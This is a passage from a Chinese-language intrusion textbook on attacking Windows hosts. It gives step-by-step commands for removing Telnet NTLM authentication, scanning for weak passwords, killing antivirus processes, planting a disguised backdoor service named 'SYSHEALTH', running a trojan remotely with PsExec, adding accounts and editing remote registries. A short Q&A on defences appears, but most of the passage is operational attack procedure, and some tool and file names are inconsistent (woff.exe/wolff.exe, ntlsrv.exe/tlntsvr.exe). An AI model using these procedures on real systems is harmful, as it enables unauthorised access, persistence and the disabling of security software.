步骤二：开启远程主机中被禁用的 Telnet 服务，如图 2-38 所示。

步骤三：断开 IPC\$ 连接，如图 2-39 所示。





图 2-37



图 2-38



图 2-39

步骤四：去掉 NTLM 验证。如果没有去除远程计算机上的 NTLM 验证，在登录远程计算机的时候就会失败，如图 2-40 所示。

不过入侵者会使用各种方法使 NTLM 验证形同虚设。解除 NTLM 的方法有很多，下面列出一些常用的方法，来看看入侵者如何去除 NTLM 验证。



图 2-40

### (1) 方法一

首先，在本地计算机上建立一个与远程主机上相同的账号和密码，如图 2-41 所示。



图 2-41

然后，通过“开始”→“程序”→“附件”找到“命令提示符”，使用鼠标右键单击“命令提示符”，然后选择“属性”，打开后如图 2-42 所示。



图 2-42

在“以其他用户身份运行 (U)”前面“打钩”，然后单击“确定”按钮。接着，仍然按照上述路径找到“命令提示符”，用鼠标左键单击打开，得到如图 2-43 所示对话框。

如图 2-44 所示，键入“用户名”和“密码”。



图 2-43




图 2-44

单击“确定”按钮后，得到 MS-DOS 界面，然后用该 MS-DOS 进行 Telnet 登录，如图 2-45 所示。



图 2-45

键入“telnet 192.168.27.128”命令并回车后，在得到的界面中键入“y”表示发送密码并登录，如图 2-46 所示。



图 2-46

最后得到如图 2-47 所示。



图 2-47

图 2-47 就是远程主机为 Telnet 终端用户打开的 Shell，在该 Shell 中输入的命令将会直接在远程计算机上执行。

比如，键入“net user”命令来查看远程主机上的用户列表，如图 2-48 所示。



图 2-48

## (2) 方法二

该方法使用工具 NTLM.EXE 来去除 NTLM 验证。首先与远程主机建立 IPC\$ 连接，然后将 NTLM.EXE 拷贝至远程主机，最后通过 at 命令使远程计算机执行 NTLM.EXE，整个过程如图 2-49 所示。



图 2-49

计划任务执行 NTLM.EXE 后，便可键入“telnet 192.168.27.128”命令来登录远程计算机，如图 2-50 所示。



图 2-50

最后得到登录界面，如图 2-51 所示。



图 2-51

在该登录界面中键入用户名和密码。如果用户名和密码正确，便会登录到远程计算机，得到远程计算机的 Shell。此外，还有一种方法是通过上传 NCX，然后开 99 端口执行 Telnet 服务，类似于使用 NTLM.EXE 的过程，这里不作介绍。

### (3) 方法三

还可以通过修改远程计算机的 Telnet 服务设置来去除 NTLM 验证。首先，建立文本文件 telnet.txt，目的是通过 telnet.txt 文件来配置 tlntadmn 程序。其中 tlntadmn 程序是 Windows 系统自带的程序，专门用来配置 telnet 服务，它的使用方法如图 2-52 所示。

在 telnet.txt 中依次键入 3，7，y，0，y，0，0，其中每个字符各占一行，如图 2-53 所示。

然后建立批处理文件“tel.bat”，如图 2-54 所示。该命令中的“<”表示是把 telnet.txt 中的内容导入给 tlntadmn.exe。最后建立 IPCS 连接，把 tel.bat 文件和 telnet.txt 文件分别拷贝到远程计算机中，并通过 at 命令执行 tel.bat 文件，从而去除 NTLM 认证。



图 2-52



图 2-53



图 2-54

### 2.3.3 Telnet 杀手锏

#### 1. opentelnet

##### (1) opentelnet 简介

opentelnet 是国内高手编写的程序，专门用来解除 Telnet 的 NTLM 认证，方便快捷，不用建立 IPC\$ 连接、不必考虑远程计算机是否正在运行 Telnet 服务，只要有用户名和密码，

并且主机开放 IPC\$ 连接就行了, 是入侵者经常使用的 Telnet 登录工具。不过使用 opentelnet 打开的 Telnet 服务, 在目标主机重新启动后, Telnet 服务后不会自动运行。相应于去除 NTLM 验证, 还有一个恢复 NTLM 验证的程序——ResumeTelnet.exe。

### (2) opentelnet 的用法

opentelnet.exe \\server <账号> <密码> <NTLM 认证方式> <telnet 端口>, 如图 2-55 所示。



图 2-55

### (3) 参数说明

- ✎ “Server”: 目标主机 IP 地址
- ✎ “<Telnet 端口>”: 更改 Telnet 的服务端口。Telnet 的默认服务端口是 23 号, 不过入侵者经常不使用默认的 23 端口, 比如使用 55, 90 等端口来迷惑管理员。
- ✎ <NTLM 认证方式>:
  - 0: 不使用 NTLM 身份验证。
  - 1: 先尝试 NTLM 身份验证。如果失败, 再使用用户名和密码。
  - 2: 只使用 NTLM 身份验证。

## 2. 实例

任务: 去除 NTLM 验证, 更改 Telnet 服务端口号, 登录 Telnet 目标主机。

步骤一: 使用 opentelnet.exe 去除远程计算机 NTLM 验证, 并把 Telnet 的服务端口改为“55”端口。在 MS-DOS 中键入命令“opentelnet \\192.168.27.128 administrator "" 1 55”, 如图 2-56 所示。

从回显可知, 该工具成功地去除了 NTLM 验证, 更改了 Telnet 服务的端口, 并开启了 Telnet 服务。





图 2-56

步骤二：键入命令“telnet 192.168.27.128 55”来登录远程主机，如图 2-57 所示。



图 2-57

成功登录后，得到如图 2-58 所示的登录界面。



图 2-58

另外,还可以使用与 opentelnet.exe 相配套的程序 resumetelnet.exe 来恢复远程主机的 NTLM 验证,命令格式为 “ResumeTelnet.exe \\server sername password”,如图 2-59 所示。



图 2-59

执行后如图 2-60 所示。



图 2-60

根据图 2-60 的回显可知, resumetelnet.exe 关闭了目标主机的 Telnet 服务,恢复了 NTLM 验证。

### 2.3.4 Telnet 高级入侵全攻略

从前面的介绍可以看出,即使计算机使用了 NTLM 验证,入侵者还是能够轻松地去除 NTLM 验证来实现 Telnet 登录。如果入侵者使用 23 号端口登录,管理员便可以轻易地发现他们,但不幸的是,入侵者通常不会通过默认的 23 号端口进行 Telnet 连接。那么入侵者究竟如何修改 Telnet 端口,又如何修改 Telnet 服务来隐蔽行踪呢?下面举一些常见的例子来说明这一过程,并介绍一下完成这一过程所需要的工具。

🔪 X-Scan: 用来扫出存在 NT 弱口令的主机。

🔪 opentelnet: 用来去 NTLM 验证、开启 Telnet 服务、修改 Telnet 服务端口。

🔪 AProMan: 用来查看进程、杀死进程。

🔪 instsrv: 用来给主机安装服务。

#### (1) AProMan 简介

AproMan 以命令行方式查看进程、杀死进程,不会被杀毒软件查杀。举个例子,如果入侵者发现目标主机上运行有杀毒软件,会导致上传的工具被杀毒软件查杀,那么他们就会要在上传工具前关闭杀毒防火墙。使用方法如下:

c:\AProMan.exe -a	显示所有进程
c:\AProMan.exe -p	显示端口进程关联关系(需 Administrator 权限)
c:\AProMan.exe -t [PID]	杀掉指定进程号的进程
c:\AProMan.exe -f [FileName]	把进程及模块信息存入文件

#### (2) instsrv 简介

instsrv 是一款用命令行就可以安装、卸载服务的程序,可以自由指定服务名称和服务所执行的程序。instsrv 的用法如下,更详细的用法如图 2-61 所示。

安装服务: instsrv <服务名称> <执行程序的位置>

卸载服务: instsrv <服务名称> REMOVE

还有另一款优秀的远程服务管理工具 SC。它属于命令行工具,可以在本地对远程计算机上的服务进行查询、启动、停止和删除。它的用法很简单,这里不作介绍了。下面通过实例来介绍入侵者如何实现 Telnet 登录并留下 Telnet 后门的过程。

步骤一: 扫出有 NT 弱口令的主机。在 X-Scan 的“扫描模块”中选“NT-SERVER 弱口令”,如图 2-62 所示。

然后在“扫描参数中”指定扫描范围为“192.168.27.2 到 192.168.27.253”,如图 2-63 所示。

等待一段时间后,得到扫描结果如图 2-64 所示。





图 2-64

步骤三：把所需文件（instsrv.exe、AProMan.exe）拷贝到远程主机。

首先建立 IPC\$, 然后通过映射网络硬盘的方法把所需文件拷贝、粘贴到远程计算机的 c:\winnt 文件夹中，具体过程如图 2-65 所示。



图 2-65

拷贝成功后，如图 2-66 所示。



图 2-66

步骤四：Telnet 登录。

在 MS-DOS 中键入命令 “telnet 192.168.27.129 66” 来登录远程主机 192.168.27.129。

步骤五：杀死防火墙进程。

如果入侵者需要把类似木马的程序拷贝到远程主机并执行，那么他们会事先关闭远程主机中的杀毒防火墙。虽然这里没有拷贝类似木马的程序到远程主机，但还是要介绍一下这一过程。当入侵者登录成功后，他们会进入到 c:\winnt 目录中使用 AProMan 程序。首先通过命令 AProMan -A 查看所有进程，然后找到杀毒防火墙进程的 PID，最后使用 AProMan -t [PID] 来杀掉杀毒防火墙。

步骤六：另外安装更为隐蔽的 Telnet 服务。

为了事后仍然能登录到该计算机，入侵者在第一次登录之后都会留下后门。这里来介绍一下入侵者如何通过安装系统服务的方法来让 Telnet 服务永远运行。在安装服务之前，有必要了解一下 Windows 操作系统是如何提供“Telnet 服务”的。打开“计算机管理”，然后查看“Telnet 服务”属性，如图 2-67 所示。




图 2-67

在“Telnet 的属性”窗口中，可以看到其中“可执行文件的路径”指向“C:\WINNT\SYSTEM32\tlntsvr.exe”。可见，程序 tlntsvr.exe 就是 Windows 系统中专门用来提供“Telnet 服务”的。也就是说，如果某服务指向该程序，那么该服务就会提供 Telnet 服务。因此，入侵者可以自定义一个新服务，将该服务指向 tlntsvr.exe，从而通过该服务提供的 Telnet 服务登录，这样做后，即使远程主机上的 Telnet 服务是被禁用的，入侵者也可以毫无阻碍的登录到远程计算机，这种方法被称之为 Telnet 后门。下面就介绍一下上述过程是如何实现的。首先进入 instsrv 所在目录，如图 2-68 所示。



图 2-68

然后使用 `instsrv.exe` 建立一个名为“SYSHEALTH”的服务，并把这个服务指向 `C:\WINNT\system32\ntlsrv.exe`，根据 `instsrv.exe` 的用法，键入命令“`instsrv.exe SYSHEALTH C:\WINNT\system32\ntlsrv.exe`”，如图 2-69 所示。



图 2-69

一个名为“SYSHEALTH”的服务就这样建立成功了。虽然从表面看上去该服务与远程连接不存在任何关系，但是实际上该服务是入侵者留下的 Telnet 后门服务。

通过“计算机管理”可以看到该服务已经添加在远程计算机上。入侵者一般会把这个服务的启动类型设置成“自动”，把原来的“Telnet 服务”停止并禁用，如图 2-70 所示。



图 2-70

通过验证可知，虽然远程主机上的 Telnet 服务已经被停止并禁用，但入侵者仍然能够通过 Telnet 来控制远程主机。通过这些修改，即使管理员使用“netstat -n”命令来查看开放端口号也看不出 66 端口正在提供 Telnet 服务。

另外，这里顺便介绍一下 netstat -n 命令。该命令用来查看本地机当前连接情况，如图 2-71 所示。其中，“Proto”列为当前连接的协议类型，如 TCP 协议和 UDP 协议。“Local Address”列为本地主机的 IP 地址，从图 2-71 可见，本地主机有两个 IP 地址，分别为“192.168.0.2”和“192.168.27.1”。“Foreign Address”列为远程主机 IP 地址。“State”列为当前连接状态，其中包括 ESTABLISHED（已经建立），TIME\_WAIT（等待），SYN\_SENT（正在连接）等状态。





图 2-71

### 2.3.5 常见问题与解答

1. 问：虽然获得远程主机的用户名和密码，但是使用 opentelnet 连接的时候失败，如图 2-72 所示，为什么？



图 2-72

答：根据返回的错误号“53”可知，目标主机没有启动 Server 服务，或者没有开放 IPC\$。

2. 问：如何才能抵御 Telnet 入侵？

答：

- ✎ 保证账号密码的强壮性，防止被暴力破解。
- ✎ 禁用 Telnet 服务。
- ✎ 由于 opentelnet 是通过 IPC\$来实现的，所以关闭 IPC\$也可以防止一些情况的发生。
- ✎ 安装网络防火墙。

## 2.4 远程命令执行及进程查杀

能够在远程主机上执行命令是入侵者的目标，能够在远程主机上执行任何命令也就是完全控制了远程主机。前面介绍了如何实现 Telnet 的多种方法。本节从一款工具软件 PSEXEC 入手，来介绍入侵者实现远程执行命令的另一种方法及常用的进程查、杀技术。

### 2.4.1 远程执行命令

#### 1. 工具 PSEXEC

① 该工具为远程执行命令软件。在本地机上使用 PSEXEC 即可在远程主机上执行命令。

② 使用方法：psexec \\computer [-u user [-p psswd]][-s][-i][-c [-f]][-d] cmd [arguments]

- u            登录远程主机的用户名
- p            登录远程主机的密码
- i            与远程主机交互执行
- c            拷贝本地文件到远程主机系统目录并执行
- f            拷贝本地文件到远程主机系统目录并执行，如果远程主机上已经存在该文件，则覆盖
- d            不等待程序结束

③ 说明：如果命令或程序含有空格，那么需要将其用双引号扩起来，如：

psexec \\marklap "c:\long name app.exe"。关于 psexec 参数的更详细的说明，请使用 psexec /?命令查询。

#### 2. 实例一

通过 PSEXEC 可实现与 Telnet 登录同样的功能。在 MS-DOS 中键入命令“psexec \\192.168.245.128 -u administrator -p "" cmd”便可在本地机上打开远程主机 192.168.245.128 上的命令行 Shell，在该命令行 Shell 中键入的命令会在远程主机上直接执行，也就是实现

了与 Telnet 登录等同的功能，如图 2-73 所示。



图 2-73

此外，该方式还可以使用带参数的命令。比如要建立一个用户名为 abc，密码为 abc 的账号，只需要在本地机的 MS-DOS 中键入命令“psexec \\192.168.245.128 -u administrator -p "" net user abc abc /add”来实现。

### 3. 实例二

通过 PSEXEC，入侵者还可以把本地木马程序拷贝到远程主机执行。在 MS-DOS 中键入命令“psexec \\192.168.245.128 -u administrator -p "" -d -c c:\woff.exe”，如图 2-74 所示便可将本地 C 盘中的 woff.exe 木马程序拷贝到远程主机 192.168.245.128 上并自动执行，其中参数“-d”表示执行完毕后马上结束 PSEXEC 进程。



图 2-74

如果 woff.exe 已经存在于远程主机的目录中，则需要使用命令“psexec \\192.168.

245.128 -u administrator -p "" -d -c -f c:\wolff.exe"来覆盖已经存在的同名文件。其中参数“-f”表示覆盖已存在的文件。另外，PSEXEC 工具中的参数“-i”表示本地机与远程主机进行交互式执行，既在本地执行命令的同时，远程主机同样会看见这个命令的执行，该参数不常使用。其他参数由于很少使用，暂时不做介绍。

可以看出，使用 PSEXEC 来实现远程命令执行相当方便，而且 PSEXEC 的执行过程并没有类似 Telnet 的登录过程，不容易被日志记录。此外，与 PSEXEC 功能类似的工具还有小格的 RemoteNC。

### 2.4.2 查、杀进程

入侵者对远程主机的彻底控制，还包括查看、杀死远程主机的进程。通过前面介绍过的工具“PSEXEC”与“AproMan”即可实现这一过程。其中工具“PSEXEC”用来远程执行命令，工具“AproMan”用来查看进程、端口与进程的关联关系，并杀死指定进程，还可以把进程和模块列表导出到文本文件中。使用方法如下：

AproMan.exe -p: 显示端口进程关联关系（需 Administrator 权限）

AproMan.exe -t [PID]: 杀掉指定进程号的进程

AproMan.exe -f [FileName]: 把进程及模块信息存入文件

通过这两个工具实现查、杀进程的过程如下。

步骤一：上传 AproMan.exe。

首先把 AproMan.exe 拷贝到本地机 C 盘下，然后在 MS-DOS 中键入命令“psexec \\192.168.245.128 -u administrator -p "" -d -c c:\aproman”，如图 2-75 所示。



图 2-75

步骤二：查看远程主机进程。

前面已经介绍过，通过 PSEXEC 工具可以在本地执行远程命令，并得到执行结果的回显。因此，这里通过 PSEXEC 来执行远程主机中的 AproMan.exe。在 MS-DOS 中键入“psexec \\192.168.245.128 -u administrator -p "" aproman -a”命令后，在本地机中便会获得远程主机

中的进程列表,如图 2-76 所示。




图 2-76

获得远程主机中的进程列表后，下一步便可以通过 AProMan.exe 杀死指定进程。命令格式为“AProMan.exe -t [PID]”。比如要杀死远程主机中金山毒霸防火墙的进程“Watcher.exe”。首先在图 2-76 所示的进程列表中查出金山毒霸防火墙进程的 PID 为 556 号，然后键入命令“psexec \\192.168.245.128 -u administrator -p "" -d aproman -t 556”杀掉进程，如图 2-77 所示。



参数: pskill [\\远程主机[-u 用户名]] <进程号或进程名>

仍然以杀死杀毒防火墙为例, 在本地 MS-DOS 中键入 “pskill \\192.168.245.128 -u administrator watcher.exe” 命令, 如图 2-79 所示。



图 2-79

可以看出, 这两个工具可以在本地机上杀死远程主机进程, 功能比较强大。此外, 再介绍一款能够杀死 TCP 连接的工具 KillTCP, 它能够列出本地活动连接、杀死指定连接、列出 TCP 监听端口, 不过这款工具需要拷贝到远程主机上使用, 具体参数如下。

KILLTCP -l           列出本地活动连接  
KILLTCP -k           杀死指定连接  
KILLTCP -a           列出 TCP 监听端口

### 2.4.3 远程执行命令方法汇总

前面介绍了三种方法来远程执行命令, 如下:

- ✎ 通过建立计划任务执行
- ✎ 通过 Telnet 执行
- ✎ 通过 PSEXEC 程序执行

下面对这三种方法进行分析。

#### 1. 计划任务方式

通过这种方式远程执行命令, 需要入侵者掌握远程主机的管理员账号和密码, 能够建立 IPC\$ 连接, 并开放计划任务服务。此外, 通过计划任务的方式实现远程命令的执行通常还需要 BAT 文件的配合。

#### 2. Telnet 方式

通过这种方式远程执行命令, 需要入侵者掌握远程主机的管理员账号和密码, 并开放

Telnet 服务。

### 3. PSEXEC 方式

由于 PSEXEC 需要 IPC\$ 的支持, 因此需要远程主机开放 Server 服务及 RPC 服务。

这三种方式都需要入侵者掌握远程主机的管理员账号和密码, 然而并不是只要入侵者掌握管理员账号和密码就可以远程执行命令, 这还需要一些其他条件。从这些条件上来比较来看, PSEXEC 所需条件和计划任务基本上是一样的, 但 PSEXEC 实现起来却简单得多。如果通过计划任务的方式能够完成, 那么 PSEXEC 也能完成。可见, 如果能够与远程主机建立 IPC\$ 连接, 就可以使用 PSEXEC 来远程执行命令。对于 Telnet 方式, 由于大多数计算机都不开放 Telnet 服务, 因此在 Telnet 登录前, 还需要开启远程主机的 Telnet 服务并去除 NTLM 验证。此外, Telnet 登录容易被远程主机日志记录, 因此, 入侵者轻易不会采用 Telnet 方式。但是, 由于 Telnet 登录不需要依靠 IPC\$ 连接, 所以在不能建立 IPC\$ 连接的时候, 入侵者便会通过 Telnet 登录方式实现远程命令的执行。

#### 2.4.4 常见问题与解答

1. 问: 什么原因导致远程主机进程无法杀死?

答: 成功杀死远程主机进程需要以下条件:

- (1) 远程主机管理员账号和密码
- (2) 不是系统关键进程、服务进程

其中系统关键进程是指维持系统正常运行的进程的, 如果这些进程被意外结束, 那么系统也会死掉。所以, 系统保护这些进程不被意外结束, 也就不允许杀掉该进程。

2. 问: 如果在杀进程过程中出现“提供的凭据与已存在的凭据集冲突”, 该如何解决?

答: 如果出现这种情况, 首先使用 `net use * /del` 命令关闭所有连接, 然后再杀进程。这样做仍然不成功的话, 那就是该进程杀不死。

## 2.5 入侵注册表

在早期的 DOS 系统中, 系统通过使用 BAT 文件来为 DOS 系统加载硬件驱动程序, 可以想像这种管理方式极为零乱且容易出错。为了更加集中地管理软、硬件信息, 在随后的 Windows 3.x 中, 系统一改以往 DOS 中的管理方式, 通过 Win.ini、System.ini、Control.ini、program.ini 等 INI 文件来保存操作系统有关软、硬件的配置信息和驱动程序。虽然这种管理方式比 DOS 时代优秀, 但随着 Windows 3.x 应用越来越深入, 过多的软、硬件信息很容易造成 INI 文件过于臃肿、庞大, 并且由于 INI 文件最大不能超过 64KB, 这种方法又很容易



易造成配置信息无法保存。

PC 机的软、硬件信息管理问题一直等到 Windows 95 推出后才得以很好的解决。在 Windows 95 系统中, 微软公司把 WinNT 中注册表的概念成功地移植过来。通过注册表, 系统便可以统一管理软、硬件信息, 使整个计算机的软、硬件成为一个有机的整体。

通过注册表, 用户便可以轻易地添加、删除、修改系统内的软件配置信息或硬件驱动程序, 这就大大方便了用户对软、硬件的工作状态进行适当的调整。与此同时, 对于如此强大的注册表, 入侵者当然也不肯轻易放过, 他们经常通过注册表来种植木马、修改软件信息, 甚至删除、停用或改变硬件的工作状态。

### 2.5.1 注册表相关知识

在介绍入侵者如何进入注册表进行修改之前, 首先介绍一些与注册表有关的知识。下面来了解一下注册表的树状结构 (引自 Windows 系统帮助文件)。

① 注册表被组织成子树及项、子项和值项的分层结构, 如图 2-80 所示。



图 2-80

② 注册表根项名称说明如表 2-1 所示。

表 2-1 注册表根项名称说明

根 项 名 称	说 明
HKEY_LOCAL_MACHINE	包含关于本地计算机系统的信息, 包括硬件和操作系统数据, 如总线类型、系统内存、设备驱动程序和启动控制数据

续表

根 项 名 称	说 明
HKEY_CLASSES_ROOT	包含由各种 OLE 技术使用的信息和文件类别关联数据（等价于 MS-DOS 下的 Windows 中的注册表）。如果 HKEY_LOCAL_MACHINE\SOFTWARE\Classes 或 HKEY_CURRENT_USER\SOFTWARE\Classes 中存在某个键或值，则对应的键或值将出现在 HKEY_CLASSES_ROOT 中。如果两处均存在项或值，HKEY_CURRENT_USER 版本将是出现在 HKEY_CLASSES_ROOT 中的一个
HKEY_CURRENT_USER	包含当前以交互方式（与远程方式相反）登录的用户的用户配置文件，包括环境变量、桌面设置、网络连接、打印机和程序首选项。该子目录树是 HKEY_USERS 子目录树的别名并指向 HKEY_USERS\当前用户的安全 ID
HKEY_USERS	包含关于动态加载的用户配置文件和默认的配置文件的的信息。这包含同时出现在 HKEY_CURRENT_USER 中的信息。要远程访问服务器的用户在服务器上的该项下没有配置文件；他们的配置文件将加载到他们自己计算机的注册表中
HKEY_CURRENT_CONFIG	包含在启动时由本地计算机系统使用的硬件配置文件的相关信息。该信息用于配置一些设置，如要加载的设备驱动程序和显示时要使用的分辨率。该子目录树是 HKEY_LOCAL_MACHINE 子目录树的一部分并指向 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current

③ 数据类型说明如表 2-2 所示。

表 2-2 数据类型说明

数 据 类 型	说 明
REG_BINARY	未处理的二进制数据。多数硬件组件信息都以二进制数据存储，而以十六进制格式显示在注册表编辑器中
REG_DWORD	数据由 4 字节长的数表示。许多设备驱动程序和服务的参数是这种类型并在注册表编辑器中以二进制、十六进制或十进制的格式显示
REG_EXPAND_SZ	长度可变的数据串。该数据类型包含在程序或服务使用该数据时确定的变量

续表

数据类型	说明
REG_MULTI_SZ	多个字符串。其中包含格式可被用户读取的列表或多值。项用空格、逗号或其他标记分开
REG_SZ	固定长度的文本串
REG_FULL_RESOURCE_DESCRIPTOR	设计用来存储硬件元件或驱动程序的资源列表的一列嵌套数组

更详细的注册表使用请参见 Windows 自带的帮助文件。

### 2.5.2 开启远程主机的“远程注册表服务”

入侵者一般都是通过远程进入目标主机注册表的，因此，如果要连接远程目标主机的“网络注册表”实现注册表入侵的话，除了能成功的建立 IPC\$ 连接外，还需要远程目标主机已经开启了“远程注册表服务”。“远程注册表服务”（Remote Registry Service）如图 2-81 所示。




图 2-81

开启远程主机服务的步骤在 2.2 节已经介绍过，过程如下：

步骤一：建立 IPC\$ 连接。

步骤二：打开“计算机管理”，用“计算机管理”管理远程计算机。

步骤三：开启“远程注册表服务”。

步骤四：关闭“计算机管理”，断开 IPC\$ 连接。

### 2.5.3 连接远程主机的注册表

入侵者可以通过 Windows 自带的工具连接远程主机的注册表并进行修改。这将对远程主机造成严重的伤害，下面通过实例介绍这一过程。

步骤一：执行 regedit 来打开注册表编辑器。

打开“运行”对话框，键入“regedit”命令，如图 2-82 所示。



图 2-82

单击“确定”按钮后，打开“注册表编辑器”窗口，如图 2-83 所示。入侵者可以在注册表编辑器中查看、修改注册表。也就是说，注册表的所有修改都可以在这里进行。



图 2-83

步骤二：建立 IPC\$ 连接。

（略）

步骤三：连接远程主机注册表。

在注册表编辑器界面中单击“注册表 (R)”，然后选择“连接网络注册表 (C)”，如图 2-84 所示。



图 2-84

然后在弹出的对话框内键入远程主机的 IP 地址，如图 2-85 所示，最后单击“确定”按钮。



图 2-85

连接网络注册表成功后如图 2-86 所示。入侵者可以通过该工具在本地修改远程注册表，不过这种方式得到的网络注册表只有三个根项。

步骤四：断开网络注册表。

当修改完远程主机的注册表后，需要断开网络注册表。用鼠标右键单击“192.168.27.129”，然后选择“断开”，如图 2-87 所示。



图 2-86




图 2-87

### 2.5.4 reg 文件编辑

入侵者除了使用网络注册表连接远程主机的注册表外，还可以通过手工导入 reg 文件的方法来修改远程主机的注册表，只要拥有权限，便可以通过这种方式修改注册表任意一项。

#### 1. 关于 reg 文件

reg 文件是 Windows 系统中一种特定格式的文本文件，它是为了方便用户或安装程序

在注册表中添加信息而设计的。它有自己固定的格式，扩展名为 reg。前面介绍过，当使用连接网络注册表方法的时候，只能编辑有限的几项，但 reg 文件导入的方法却能够修改远程主机注册表的任意一项。

## 2. 实例一

下面介绍入侵者如何在远程主机注册表根项 HKEY\_CURRENT\_USER\Software\ 中添加名为“HACK”的主键，并在 HACK 主键下建立一个名为“NAME”，类型为“DWORD”，值为“00000000”的键值项。过程如下。

首先打开记事本程序，然后进行如下编辑。

### (1) 添加主键

为了在 HKEY\_CURRENT\_USER\Software\ 中建立 HACK 的主键，在记事本中写入：

```
REGEDIT4
```

```
[HKEY_CURRENT_USER\Software\HACK]
```

另存为 TEST1.REG，双击该文件导入后，便建立了 HACK 主键，如图 2-88 所示。

